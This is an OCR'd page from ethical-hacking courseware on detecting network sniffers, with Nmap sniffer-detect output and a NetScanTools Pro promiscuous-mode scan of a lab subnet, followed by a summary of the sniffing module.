
```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-12 00:01 Pacific Daylight Time
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0023s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
990/tcp  open  ftps
993/tcp  open  imaps
995/tcp  open  pop3s
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
5061/tcp open  sip-tls
5357/tcp open  wsdapi
8080/tcp open  http-proxy
MAC Address: 02:15:5D:28:76:03 (Unknown)

Host script results:
|_sniffer-detect: Likely in promiscuous mode (tests: "11111111")

Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
```

Figure 8.66: Screenshot showing Nmap output

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro includes the Promiscuous Mode Scanner tool to scan your subnet for network interfaces listening for all Ethernet packets in promiscuous mode. Security professionals use NetScanTools Pro to scan the subnet with modified ARP packets and identify devices responding to each type of ARP packet.


demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
File Edit Accessibility View IPv6 Help
Welco...
Auto...
Manu...
Interfaces and Statistics
Network Interfaces
Network Neighb...
Network Shares - SMB
Network Routi...
Favorit...
Active ...
Passiv...
DNS T...
Packet...
Extern...
Applic...
Click here to Buy Now!
Manual Tools - Promiscuous Mode Scanner
Add Note
Jump To Automated
Reports
IPv4
IPv6
Do Scan
Stop
For Help, press F1
CAP NUM SCRL

Use this tool to find network adapters listening in promiscuous mode.

☑ Broadcast 31 bit
☑ Broadcast 16 bit
☑ Broadcast 8 bit
☑ Multicast Address 0
☑ Multicast Address 1
☑ Multicast Address 3
☑ Group Bit Address
☐ Add to Favorites

Scanning and Analysis Complete

Network Interface: Ethernet (10.10.1.11) - Microsoft Hyper-V Network Adapter

Start IP Address: 10 . 10 . 1 . 5


End IP Address: 10 . 10 . 1 . 30

☑ Resolve IPs to Hostnames

Packet Delay (ms): 10

IP Address	MAC Address	I/F Manufacturer	Hostname	B31	B16	B8	GRP	M0	M1	M3	Analysis
10.10.1.9	02-15-5D-28-76-05		?	X	X	X	X	X	X	X	Promiscuous
10.10.1.13	02-15-5D-28-76-03		?	X		X	X		X	X	Maybe
10.10.1.14	02-15-5D-28-76-06		?	X		X	X		X	X	Maybe
10.10.1.19	02-15-5D-28-76-03		www.moviescope.com	X		X	X		X	X	Maybe
10.10.1.22	00-15-5D-01-80-02	Microsoft Corporation	SERVER2022	X		X	X		X	X	Maybe

Figure 8.67: Screenshot of NetScanTools Pro – Promiscuous Mode Scanner



Module Summary

- In this module, we have discussed the following:
    - Sniffing concepts along with protocols vulnerable to sniffing and various hardware protocol analyzers
    - Various sniffing techniques such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, DNS poisoning, etc. along with their countermeasures
    - Various sniffing tools
    - Various countermeasures that are to be employed in order to prevent sniffing attacks
    - The module concluded with a detailed discussion on various sniffing detection techniques
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform social engineering to steal critical information related to the target organization

Module Summary

In this module, we have discussed sniffing concepts along with protocols vulnerable to sniffing and various hardware protocol analyzers. We have also discussed various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, along with their countermeasures. This module also illustrated various sniffing tools. In this module, we have also discussed various countermeasures to be employed to prevent sniffing attacks. This module ended with a detailed discussion on various sniffing detection techniques.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform social engineering to steal critical information related to the target organization.

C|EH Certified Ethical Hacker

